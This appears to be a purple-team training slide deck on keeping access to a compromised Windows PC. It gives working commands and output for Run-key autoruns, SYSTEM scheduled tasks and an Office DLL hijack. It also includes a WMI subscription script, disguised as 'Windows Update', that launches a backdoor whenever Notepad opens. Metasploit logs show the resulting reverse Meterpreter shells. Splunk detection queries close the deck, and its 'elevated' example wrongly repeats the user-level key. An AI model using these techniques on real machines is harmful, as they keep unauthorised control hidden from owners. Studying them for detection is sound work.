
WINDOWS HOST PERSISTENCE



The situation:

We don't want to lose our foothold on our compromised user, so let's establish persistence on their PC.

- Persistence can be established in 2 general levels:
 - **Userland** - with regular/non-privileged user rights.
 - **Elevated** - with local admin or SYSTEM rights.



WINDOWS HOST PERSISTENCE - REGISTRY AUTORUNS

- Depending on our level of access, we can set registry values that run a program of our choice every time a user logs in to the system.

#Userland AutoRun Persistence:

```
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ /d  
C:\Users\miller\Desktop\PurpleHaze\backdoor.exe  
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

#Elevated AutoRun Persistence:

```
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ /d  
C:\Users\miller\Desktop\PurpleHaze\backdoor.exe  
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

Reference: <https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>

WINDOWS HOST PERSISTENCE - REGISTRY AUTORUNS (USERLAND)

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ
The operation completed successfully.
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    Backdoor      REG_SZ      C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
PS C:\Users\miller\Desktop\PurpleHaze> _
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (18
[*] Meterpreter session 6 opened (192.168.80.1:443 -> 192.168.80.107:49248) at 2019-08-04 18:12:20 +0300
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (18
[*] Meterpreter session 7 opened (192.168.80.1:443 -> 192.168.80.107:49249) at 2019-08-04 18:12:21 +0300

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -x

Active sessions
=====

```

Id	Name	Type	Checkin?	Enc?	Local URI	Information	Connection
--	---	---	-----	-----	-----	-----	-----
6		meterpreter x86/windows	1s ago	Y	?	FOX\miller @ FOX-PC-ZERO	192.168.80.1:443

WINDOWS HOST PERSISTENCE - REGISTRY AUTORUNS (ELEVATED)

```
Administrator: Windows PowerShell
PS C:\> reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v ElevatedBackdoor /t REG_SZ /d
The operation completed successfully.
PS C:\>
PS C:\> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  VBoxTray      REG_SZ      C:\Windows\system32\VBoxTray.exe
  ElevatedBackdoor      REG_SZ      C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
PS C:\>
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (1808251)
[*] Meterpreter session 8 opened (192.168.80.1:443 -> 192.168.80.107:49281) at 2019-08-04 18:18:47 +0300

msf5 exploit(multi/handler) > sessions -x

Active sessions
=====

```

Id	Name	Type	Checkin?	Enc?	Local URI	Information	Connection
--	---	---	-----	-----	-----	-----	-----
8		meterpreter x86/windows	2s ago	Y	?	NT AUTHORITY\SYSTEM @ FOX-PC-ZERO	192.168.80.1:443 -> 192.168.80.107:49281 [reverse_tcp]

```
msf5 exploit(multi/handler) > 
```

WINDOWS HOST PERSISTENCE – SCHEDULED TASKS

- Scheduled tasks allow us to choose the exact time/date we'd like our trigger our backdoor and the user we'd like to run the program as (assuming we have the rights to do this).

#Userland Scheduled Task Persistence:

```
schtasks /create /tn "Scheduled_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe" /sc daily /st 18:30  
schtasks /query /tn Scheduled_Persistence /fo List /v
```

#Elevated Scheduled Task Persistence:

```
schtasks /create /ru "SYSTEM" /tn "System_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe" /sc daily  
/st 18:36  
schtasks /query /tn System_Persistence /fo List /v
```

Reference – <https://docs.microsoft.com/en-us/windows/win32/taskschd/task-scheduler-start-page>

WINDOWS HOST PERSISTENCE - SCHEDULED TASKS (USERLAND)

```
Windows PowerShell
PS C:\Users\miller> schtasks /create /tn "Scheduled_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe"
SUCCESS: The scheduled task "Scheduled_Persistence" has successfully been created.
PS C:\Users\miller>
PS C:\Users\miller> schtasks /query /tn Scheduled_Persistence /fo List /v

Folder: \
HostName: FOX-PC-ZERO
TaskName: \Scheduled_Persistence
Next Run Time: 8/4/2019 6:30:00 PM
Status: Ready
Logon Mode: Interactive only
Last Run Time: N/A
Last Result: 1
Author: miller
Task To Run: cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: FOX\miller
Delete Task If Not Rescheduled: Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: Daily
Start Time: 6:30:00 PM
Start Date: 8/4/2019
End Date: N/A
Days: Every 1 day(s)
Months: N/A
Repeat: Every: Disabled
Repeat: Until: Time: Disabled
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
PS C:\Users\miller>

msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload
[*] Meterpreter session 10 opened (192.168.80.1:443 -> 192.168.80.107:49231) at 2019-08-04 18:30:02 -0
msf5 exploit(multi/handler) > sessions -x
Active sessions
=====
Id  Name    Type            Checkin?  Enc?   Local URI  Information          Connection
--  ----  -----  -----  -----  -----  -----
10  meterpreter x86/windows 0s ago   Y      ?        FOX\miller @ FOX-PC-ZERO 192.168.80.1

msf5 exploit(multi/handler) >
```

WINDOWS HOST PERSISTENCE - SCHEDULED TASKS (ELEVATED)

```
Administrator: Windows PowerShell
PS C:\Windows\system32> schtasks /create /ru "SYSTEM" /tn "System_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\
SUCCESS: The scheduled task "System_Persistence" has successfully been created.
PS C:\Windows\system32>
PS C:\Windows\system32> schtasks /query /tn System_Persistence /fo List /v

Folder: \
HostName: FOX-PC-ZERO
TaskName: \System_Persistence
Next Run Time: 8/4/2019 6:36:00 PM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: N/A
Last Result: 1
Author: v1v1
Task To Run: cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: Daily
Start Time: 6:36:00 PM
Start Date: 8/4/2019
End Date: N/A
Days: Every 1 day(s)
Months: N/A
Repeat: Every: Disabled
Repeat: Until: Time: Disabled
Repeat: Until: Duration: Disabled
Repeat: Stop If still Running: Disabled
PS C:\Windows\system32> _
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload
[*] Meterpreter session 11 opened (192.168.80.1:443 -> 192.168.80.107:49258) at 2019-08-04 18:36:00 +0000
msf5 exploit(multi/handler) > sessions -x
Active sessions
=====
Id  Name    Type      Checkin?  Enc?  Local URI  Information
--  ----  -----  -----  -----  -----
11  meterpreter x86/windows  1s ago   Y      ?          NT AUTHORITY\SYSTEM @ FOX-PC-ZERO 192.168.80.107:49258
```

WINDOWS HOST PERSISTENCE - OFFICE APPLICATION STARTUP

- Microsoft Office is a suite of programs guaranteed to be installed in almost every modern organisation.
- There are numerous methods to abuse the application's configuration to execute your persistence payload every time an Office application is launched.
- We'll use a commonly abused DLL backdoor (check out the links at the bottom for cooler Office persistence methods).

#Backdoor office using a malicious DLL and a special registry key:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d  
C:\Users\miller\Desktop\PurpleHaze\backdoor.dll  
reg query "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf"
```

Office persistence techniques:

<https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/>

<https://medium.com/@dmchell/persistence-the-continued-or-prolonged-existence-of-something-e29ea63e5c9a>

WINDOWS HOST PERSISTENCE - OFFICE APPLICATION STARTUP

Windows PowerShell

```
PS C:\Users\miller> reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d  
The operation completed successfully.
```

```
PS C:\Users\miller>
```


```
PS C:\Users\miller> reg query "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf"
```

```
HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf  
(Default) REG_SZ C:\Users\miller\Desktop\PurpleHaze\backdoor.dll
```

```
PS C:\Users\miller>
```

WINDOWS HOST PERSISTENCE - OFFICE APPLICATION STARTUP

- Every time our target user launches an Office program, we get a shell.



WINDOWS HOST PERSISTENCE - WMI

- One of my personal favorites. WMI (Windows Management Instrumentation) persistence requires admin rights to establish but is usually worth the effort since it's relatively difficult to detect and even harder to remove.
- It also allows an attacker to get pretty creative with their persistence trigger conditions.
- We'll use @infosecninja's [Powershell script](#) and modify it a little to trigger our malicious payload every time the user launches Notepad.

The screenshot shows a GitHub repository page for 'WMI-Persistence.ps1'. The repository was created last year by 'infosecninja'. It has 5 stars and 0 forks. The 'Code' tab is selected, showing the PowerShell script. The script is titled 'Fileless WMI Persistence (PSEDWMIEvent_SU - SystemUptime)'. The code itself is as follows:

```
1 # Fileless WMI Persistence (PSEDWMIEvent_SU - SystemUptime)
2 # https://wikileaks.org/ciav7p1/cms/page_14587908.html
3
4 <#
5 .SYNOPSIS
6 This script creates a persisted WMI event that executes a command upon trigger of the system's uptime being between a given range
```

WINDOWS HOST PERSISTENCE - WMI

- Modify the script with a new trigger condition (process start of notepad.exe).

```
1  <#
2  .SYNOPSIS
3  This script creates a persisted WMI event that executes when notepad is opened.
4  #>
5
6  $EventFilterName = "Windows Update Event PS"
7  $EventConsumerName = "Windows Update Consumer PS"
8
9  $Payload = "C:\Windows\System32\cmd.exe /C C:\Users\miller\Desktop\PurpleHaze\wmi_backdoor.exe"
10
11 # Create event filter
12 $EventFilterArgs = @{
13     EventNamespace = 'root/cimv2'
14     Name = $EventFilterName
15     Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"
16     QueryLanguage = 'WQL'
17 }
18
19 $Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -Arguments $EventFilterArgs
20
21 # Create CommandLineEventConsumer
22 $CommandLineConsumerArgs = @{
23     Name = $EventConsumerName
24     CommandLineTemplate = $Payload
25 }
26
27 $Consumer = Set-WmiInstance -Namespace root\subscription -Class CommandLineEventConsumer -Arguments $CommandLineConsumerArgs
28
```

Reference: <https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/>


WINDOWS HOST PERSISTENCE - WMI

- Execute the script with admin rights on the target system.

```
> Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> whoami
fox-pc-zero\v1v1
PS C:\Users\miller\Desktop\PurpleHaze> $env:psexectutionpolicypreference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> .\WMI-Persistence-Edit.ps1
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze>
```

WINDOWS HOST PERSISTENCE - WMI

- Every time our target user launches Notepad, we get a shell.





RELATED MITRE TACTICS & TECHNIQUES:

- **Persistence**- <https://attack.mitre.org/tactics/TA0003/>
- **Registry Run Keys** - <https://attack.mitre.org/techniques/T1060/>
- **Office Application Startup** - <https://attack.mitre.org/techniques/T1137/>
- **WMI Event Subscription** - <https://attack.mitre.org/techniques/T1084/>

MITIGATION & DETECTION - REGISTRY PERSISTENCE

- Monitor registry events (Sysmon Event 12, 13 & 14) for anomalous values added to registry. Filter out suspicious programs/files added to registry keys (e.g. executables, scripts, DLL files etc.)

```
host="HOSTNAME" EventCode=12 EventType/CreateKey  
| table ComputerName, EventType, TaskCategory, TargetObject
```

New Search

```
1 host="fox-pc-zero" EventCode=12  
2 | stats count by ComputerName, EventType, TaskCategory, TargetObject
```

2 of 104 events matched No Event Sampling ▾ Job ▾

Events Patterns Statistics (4) Visualization

100 Per Page ▾ Format

ComputerName	EventType	TaskCategory	TargetObject
FOX-PC-ZERO.fox.com	4	Registry object added or deleted (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor
FOX-PC-ZERO.fox.com	4	Registry object added or deleted (rule: RegistryEvent)	HKU\S-1-5-21-3770101603-635826656-3861015449-1000\Software\Microsoft\Windows\CurrentVersion\Run\Backdoor
FOX-PC-ZERO.fox.com	DeleteValue	Registry object added or deleted (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor
FOX-PC-ZERO.fox.com	DeleteValue	Registry object added or deleted (rule: RegistryEvent)	HKU\S-1-5-21-3770101603-635826656-3861015449-1000\Software\Microsoft\Windows\CurrentVersion\Run\Backdoor

MITIGATION & DETECTION - REGISTRY PERSISTENCE

```
host="HOSTNAME" EventCode=13 Details="*.exe"
| stats count by ComputerName, TaskCategory, TargetObject, Details
```

New Search

```
1 host="fox-pc-zero" EventCode=13 Details="*.exe"
2 | stats count by ComputerName, TaskCategory, TargetObject, Details
```

✓ 83 events (before 8/13/19 2:34:14.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (23) Visualization

100 Per Page ▾ Format Preview ▾

